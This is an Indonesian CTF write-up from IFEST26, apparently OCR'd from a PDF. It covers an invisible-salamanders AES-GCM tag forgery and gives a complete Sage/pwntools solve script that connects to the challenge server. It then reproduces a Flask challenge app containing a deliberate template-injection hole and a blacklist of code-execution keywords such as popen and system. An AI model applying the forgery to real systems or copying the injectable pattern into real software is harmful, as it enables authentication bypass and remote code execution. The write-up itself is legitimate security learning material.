
Dan harusnya ini path yang kedua, jadi yowes sekian itu saja untuk write-up BLACKBOX-nya, terima kasih dan maaf kalau aku ada salah 😭



FLAG:
IFEST26{D1d_y0u_kn0w_4sc0n_4e4d_128_1s_m41nly_us3d_1n_1oT_d3v1c3s_4nd_g3n3r4lly_s3cur3_?_1n_f4ct_th3_r3c1p3_1s_st1ll_1n_mr_kr4bs_h4nds_th1s_1s_just_4_m3ss4g3_l3ft_b3h1nd_by_th3_0n3_h3_h1r3d-but tell me, why does he talk in third person?}

#givek4toualotofblekbok
#stopblackboxcrypto
#stopblackboxcrypto
#stopblackboxcrypto
#stopblackboxcrypto
#stopblackboxcrypto


- **salamander [500 pts 🔥]**



Author : *lixdy*

Overview

[same notes seperti di penjelasan chall kripto atas] Blind crypto 2 times ☠️, tapi karena dari judulnya udah salamander, aku langsung assume kalau ini invisible salamander, dan harusnya gak seblackbox kripto yang satunya (jadi aku ngerjain ini dulu 😝). Oke langsung aja netcat:




Gak terlalu aneh aneh ternyata, langsung saja ke pembahasan lebih lanjut.


Solution

TLDR-nya invisible salamander. Kenapa bisa tahu? Karena dari judul salamander, dan kalau dari promptnya kita diminta buat submit ct (sama tag kalau dari deskripsi), which mean harusnya bener AES-GCM, dan juga dulu ada blog yang bahas ini (dan blognya itu juga banyak ball-knowledge yang bener bener keren), sayangnya webnya down 😞, seharusnya blognya blog.malosdaf.me, masih searchable di wayback machine tapi dia


gak capture isi blognya:




Yowes jadinya nyari blog lain yang bahas gimana cara kerja dari invis salamander, sebenernya tldr-nya gini aja:



(dikutip dari https://soatok.blog/2024/09/10/invisible-salamanders-are-not-what-you-think/), since dia gak bahas mathnya, aku coba cari blog lain yang bahas agak technical gitu, dengan scroll dikit nemu blog ini https://keymaterial.net/2020/09/07/invisible-salamanders-in-aes-gcm-siv/ dan juga https://frereit.de/aes_gcm/ (ini lebih insightful buat cara kerja di galois field operations-nya).





Mungkin aku gak terlalu deep into technical, lebih ke gimana cara kita utilize 2 blog itu buat solve. Pertama, kita punya 4 key + 1 nonce, karena 4 key kita bisa anggap bentuk ciphertextnya bakal:

C = C1||C2||C3||C4

Dan kita pengen nge-trick supaya Tag(k0, C) = Tag(k1, C) = Tag(k2, C) = Tag(k3, C) biar valid dan servernya percaya sama kita.

Intinya pahamin dulu yang ada di https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-38d.pdf. Tapi again aku langsung jelasin gimana cara kita nge-tricknya aja (karena bakal kepanjangan nanti). Oke kita punya 4 komponen, hi, j0, si, sama tag. hi itu hasil aes terhadap ki ke 0^128, kalau j0 itu initial counter, bentuknya nonce||1, si itu hasil aes terhadap ki ke j0, dan tag itu tag buat authenticationnya. Yowes langsung ke inti masalah:

$$GHASH(H_1, C, T_1) = GHASH(H_2, C, T_2)$$

$$\sum_{i=0}^{n} C_i \cdot H_1^{n+1-i} + T_1 = \sum_{i=0}^{n} C_i \cdot H_2^{n+1-i} + T_2$$

$$C_j \cdot \left(H_1^{n+1-j} + H_2^{n+1-j}\right) = \sum_{\substack{i=0 \\ i \neq j}}^{n} C_i \cdot \left(H_1^{n+1-i} + H_2^{n+1-i}\right) + T_1 + T_2$$

$$C_j = \left(H_1^{n+1-j} + H_2^{n+1-j}\right)^{-1} \cdot \left(\sum_{\substack{i=0 \\ i \neq j}}^{n} C_i \cdot \left(H_1^{n+1-i} + H_2^{n+1-i}\right) + T_1 + T_2 \right)$$

by solving for the sacrificial block C_j.

intinya tag-nya itu dibuat dengan ngelakuin ghash terlebih dahulu, untuk persamaannya kurang lebih terlampir, dan untuk scope chall ini kurang lebih jadi:

$$ghash_i = c_1 h_i^5 + c_2 h_i^4 + c_3 h_i^3 + c_4 h_i^2 + lh_i$$

Sedangkan buat tag (tinggal nambah s di depan):

$$tag_i = s_i + c_1 h_i^5 + c_2 h_i^4 + c_3 h_i^3 + c_4 h_i^2 + lh_i$$

nah sekarang l itu apa? l itu last block, bentuknya:

$$l = [len(AAD)]_{64} \parallel [len(ct)]_{64}$$

Kalau misal di-chall, since no AAD, dan ciphertextnya 512 bit ((16x4)x8), jadinya:

$$l = 0_{64} \parallel 512_{64}$$

Selanjutnya mechanism enkripsinya, karena under the hood AES-GCM itu counter mode, kita bisa buat ctnya dengan:

$$C_i = P_i \oplus AES_K(ctr_i)$$

Well, buat block pertama since j0 udah dipakai buat auth tag, jadinya dia mulai dari next counter:

$$C_1 = P_1 \oplus AES_{K_0}(nonce \parallel 2)$$

Oke langsung aja ke apa yang kita mau, since kita mau agar semua tag sama (0,1,2,3), berarti kita bisa analisis kalau tag 0 = tag 1, atau bakal jadi persamaan di bawah:

$$tag_0 = tag_1$$
$$\implies s_0 + c_1 h_0^5 + c_2 h_0^4 + c_3 h_0^3 + c_4 h_0^2 + lh_0 = s_1 + c_1 h_1^5 + c_2 h_1^4 + c_3 h_1^3 + c_4 h_1^2 + lh_1$$
$$\implies c_2(h_0^4 + h_1^4) + c_3(h_0^3 + h_1^3) + c_4(h_0^2 + h_1^2) = s_0 + s_1 + c_1(h_0^5 + h_1^5) + l(h_0 + h_1)$$

Persamaan di atas bisa disederhanakan jadi gini, suppose:

$$a = (h_0^4 + h_1^4)$$

$$b = (h_0^3 + h_1^3)$$

$$c = (h_0^2 + h_1^2)$$

$$d = s_0 + s_1 + c_1(h_0^5 + h_1^5) + l(h_0 + h_1)$$

oke generalize lagi aja:

$$a_i = (h_0^4 + h_i^4)$$

$$b_i = (h_0^3 + h_i^3)$$

$$c_i = (h_0^2 + h_i^2)$$

$$d_i = s_0 + s_i + c_1(h_0^5 + h_i^5) + l(h_0 + h_i)$$

Persamaan akhirnya bentuknya simpel deh:

$$a_i c_2 + b_i c_3 + c_i c_4 = d_i$$

nah, sebenarnya itu bentuknya udah persamaan AX=B, which mean bisa disolve pakai sagemath (solve_right()), atau bentuknya:

$$\underbrace{\begin{pmatrix} a_1 & b_1 & c_1 \\ a_2 & b_2 & c_2 \\ a_3 & b_3 & c_3 \end{pmatrix}}_{A} \cdot \underbrace{\begin{pmatrix} c_2 \\ c_3 \\ c_4 \end{pmatrix}}_{X} = \underbrace{\begin{pmatrix} d_1 \\ d_2 \\ d_3 \end{pmatrix}}_{B}$$

(yang c di X itu ciphertext, yang c di A itu permisalan). Dari sana, kita berhasil recov c2, c3, c4, jadi sudah punya full ciphertext, sisa bikin hash buat auth, nyusun ciphertext sama tagnya, terus kirim ke server. Welp ini scriptnya:

solve.py

```
from sage.all import *
from pwn import *
from Crypto.Util.number import bytes_to_long as b2l,
long_to_bytes as l2b
from Crypto.Cipher import AES

# I hate blackbox bro T_T
io = remote("144.91.64.93", 1234)

io.recvuntil(b"k0 : ")
k0 = unhex(io.recvline())

io.recvuntil(b"k1 : ")
k1 = unhex(io.recvline())

io.recvuntil(b"k2 : ")
k2 = unhex(io.recvline())

io.recvuntil(b"k3 : ")
k3 = unhex(io.recvline())

io.recvuntil(b"nonce: ")
nonce = unhex(io.recvline())
```

```
PR = PolynomialRing(GF(2), "x")
x = PR.gen()
F = GF(2**128, name="a", modulus=x**128 + x**7 + x**2 + x +
1)

def rev(x): return Integer(f"{x:0128b}"[::-1], 2)
def enc(x): return F.fetch_int(rev(b2l(x)))
def dec(x): return
l2b(int(rev(int(x.integer_representation()))), 16)
def aesu(k, x): return AES.new(k, AES.MODE_ECB).encrypt(x)

h0 = enc(aesu(k0, b"\0"*16))
h1 = enc(aesu(k1, b"\0"*16))
h2 = enc(aesu(k2, b"\0"*16))
h3 = enc(aesu(k3, b"\0"*16))

j0 = nonce + b"\0\0\0\1"
s0 = enc(aesu(k0, j0))
s1 = enc(aesu(k1, j0))
s2 = enc(aesu(k2, j0))
s3 = enc(aesu(k3, j0))

m = b'SALAM KEAMANAN\0\0'
c1 = enc(xor(m, aesu(k0, nonce + b"\0\0\0\2")))
l = enc(l2b(512, 16))


# lineq
A = matrix(F,[
    [h0**4 + h1**4, h0**3 + h1**3, h0**2 + h1**2],
    [h0**4 + h2**4, h0**3 + h2**3, h0**2 + h2**2],
    [h0**4 + h3**4, h0**3 + h3**3, h0**2 + h3**2],
])

B = vector(F,[
    s0 + s1 + c1 * (h0**5 + h1**5) + l * (h0 + h1),
    s0 + s2 + c1 * (h0**5 + h2**5) + l * (h0 + h2),
    s0 + s3 + c1 * (h0**5 + h3**5) + l * (h0 + h3),
```

```
])


c2, c3, c4 = A.solve_right(B)


# welp for the ghash
g = c1 * h0
g = (g + c2) * h0
g = (g + c3) * h0
g = (g + c4) * h0
g = (g + l) * h0

ct = dec(c1) + dec(c2) + dec(c3) + dec(c4)
tag = dec(s0 + g)

io.sendlineafter(b"ct  (hex, 64 byte): ", ct.hex().encode())
io.sendlineafter(b"tag (hex, 16 byte): ", tag.hex().encode())
print(io.recvall())
```


Yayy



FLAG: `IFEST26{In1_s0@l_k3du4_s4y@!}`

Web

- ## The Final Tuesday [400 pts]



Author : *ether*

Overview

Jujur awalnya gak mau ngerjain web karena masih cupu, tapi karena banyak yang solve dan aku gatau mau ngapain lagi, jadinya yowes kerjain ajala. Intinya whitebox, dikasih app.py:

app.py

```
import os
import shutil
import tempfile
import uuid
```

```
import zipfile

from flask import Flask, redirect, render_template,
render_template_string, request, url_for

app = Flask(__name__)
app.config["TEMPLATES_AUTO_RELOAD"] = True

BASE_DIR = os.path.dirname(os.path.abspath(__file__))
TEMPLATES_DIR = os.path.join(BASE_DIR, "templates")

WORK_ROOT = os.path.join(BASE_DIR, "uploads")

FLAG_PATH = os.environ.get(
    "FLAG_PATH",
    "/app/.archive/.th3_untold_page",
)

def read_flag():
    try:
        with open(FLAG_PATH) as f:
            return f.read().strip()
    except OSError:
        return ""

lessons = {
    1: {"title": "1st Tuesday", "content": "We Talk About the
World."},
    2: {"title": "2nd Tuesday", "content": "We Talk About
Feeling Sorry for Yourself."},
    3: {"title": "3rd Tuesday", "content": "We Talk About
Regrets."},
    4: {"title": "4th Tuesday", "content": "We Talk About
Death."},
    5: {"title": "5th Tuesday", "content": "We Talk About
Family."},
    6: {"title": "6th Tuesday", "content": "We Talk About
Emotions."},
    7: {"title": "7th Tuesday", "content": "We Talk About the
```

```
Fear of Aging."},
    8: {"title": "8th Tuesday", "content": "We Talk About
Money."},
    9: {"title": "9th Tuesday", "content": "We Talk About How
Love Goes On."},
    10: {"title": "10th Tuesday", "content": "We Talk About
Marriage."},
    11: {"title": "11th Tuesday", "content": "We Talk About
Our Culture."},
    12: {"title": "12th Tuesday", "content": "We Talk About
Forgiveness."},
    13: {"title": "13th Tuesday", "content": "We Talk About
the Perfect Day."},
}

EMPTY_FOURTEENTH = {
    "title": "",
    "content": "Nothing has been written here yet.",
}

DEFAULT_INNER = "<p>Nothing has been written here yet.</p>"

ALLOWED_THEME_EXT = ".html"
ALLOWED_TEMPLATE_TARGET = "fourteenth.html"

RENDER_SUBPATH = os.path.join("journal", "fourteenth.html")

BLACKLIST = [
    "__subclasses__",
    "__globals__",
    "__init__",
    "__bases__",
    "__base__",
    "__import__",
    "__mro__",
    "popen",
    "system",
    "eval(",
    "exec(",
```

```
]

def is_blocked(payload: str) → bool:
    return any(bad in payload for bad in BLACKLIST)

@app.route("/")
def index():
    homepage_lessons = dict(lessons)
    homepage_lessons[14] = EMPTY_FOURTEENTH
    return render_template("index.html",
lessons=homepage_lessons)

@app.route("/tuesday/<int:number>")
def tuesday(number):
    if number in lessons:
        return render_template(
            "lesson.html",
            number=number,
            lesson=lessons[number],
        )
    if number == 14:
        return render_template(
            "fourteenth_wrapper.html",
            inner_content=DEFAULT_INNER,
        )
    return "Tuesday not found", 404

@app.route("/theme", methods=["GET"])
def theme_page():
    return render_template("theme.html")

@app.route("/theme/upload", methods=["POST"])
def theme_upload():
    theme_file = request.files.get("theme")
    if not theme_file or not theme_file.filename:
        return render_template(
            "theme.html",
            error="Please choose a theme package to upload.",
        )
```

```
    if not theme_file.filename.lower().endswith(".zip"):
        return render_template(
            "theme.html",
            error="Only .zip theme packages are accepted.",
        )

    os.makedirs(WORK_ROOT, exist_ok=True)
    work = tempfile.mkdtemp(prefix="journal_", dir=WORK_ROOT)
    try:
        theme_id = uuid.uuid4().hex[:8]
        theme_dir = os.path.join(work, "themes", theme_id)
        os.makedirs(theme_dir, exist_ok=True)
        zip_path = os.path.join(theme_dir, "package.zip")
        theme_file.save(zip_path)

        try:
            with zipfile.ZipFile(zip_path) as zf:
                for entry in zf.namelist():
                    if entry.endswith("/"):
                        continue
                    if not
entry.lower().endswith(ALLOWED_THEME_EXT):
                        continue

                    normalized = os.path.normpath(entry)
                    basename = os.path.basename(normalized)

                    if basename ≠ ALLOWED_TEMPLATE_TARGET:
                        continue

                    target_path = os.path.join(theme_dir,
entry)

                    parent_dir = os.path.dirname(target_path)
                    os.makedirs(parent_dir, exist_ok=True)

                    with zf.open(entry) as src:
                        with open(target_path, "wb") as dst:
                            dst.write(src.read())
```

```
        except zipfile.BadZipFile:
            return render_template(
                "theme.html",
                error="That doesn't look like a valid ZIP
archive.",
            )

        except OSError:
            return render_template(
                "theme.html",
                error="Something went wrong while applying
the theme.",
            )

        page_path = os.path.join(work, RENDER_SUBPATH)
        if not os.path.isfile(page_path):
            return render_template(
                "fourteenth_wrapper.html",
                inner_content=DEFAULT_INNER,
            )

        with open(page_path) as f:
            raw_content = f.read()

        if is_blocked(raw_content):
            return render_template(
                "fourteenth_wrapper.html",
                inner_content="<p>That page contains words
that are not meant to be written.</p>",
            )


        inner = render_template_string(raw_content)
        return render_template(
            "fourteenth_wrapper.html",
            inner_content=inner,
        )
    finally:
        shutil.rmtree(work, ignore_errors=True)
```

```
if __name__ == "__main__":
    app.run(host="0.0.0.0", port=8888, debug=False)
```

Intinya di sini kita bisa upload zip ke /theme, itu dulu aja paling buat overviewnya.

Solution

Yang paling obvious pertama kali ketika baca source codenya adalah dia ada import render_template (Flask), dan kalau kita baca dokumentasi aslinya, dia pakai jinja untuk template rendering:



Templates ¶

You've written the authentication views for your application, but if you're running the server and try to go to any of the URLs, you'll see a `TemplateNotFound` error. That's because the views are calling **`render_template()`**, but you haven't written the templates yet. The template files will be stored in the `templates` directory inside the `flaskr` package.

Templates are files that contain static data as well as placeholders for dynamic data. A template is rendered with specific data to produce a final document. Flask uses the Jinja template library to render templates.

In your application, you will use templates to render HTML which will display in the user's browser. In Flask, Jinja is configured to *autoescape* any data that is rendered in HTML templates. This means that it's safe to render user input; any characters they've entered that could mess with the HTML, such as `<` and `>` will be *escaped* with *safe* values that look the same in the browser but don't cause unwanted effects.

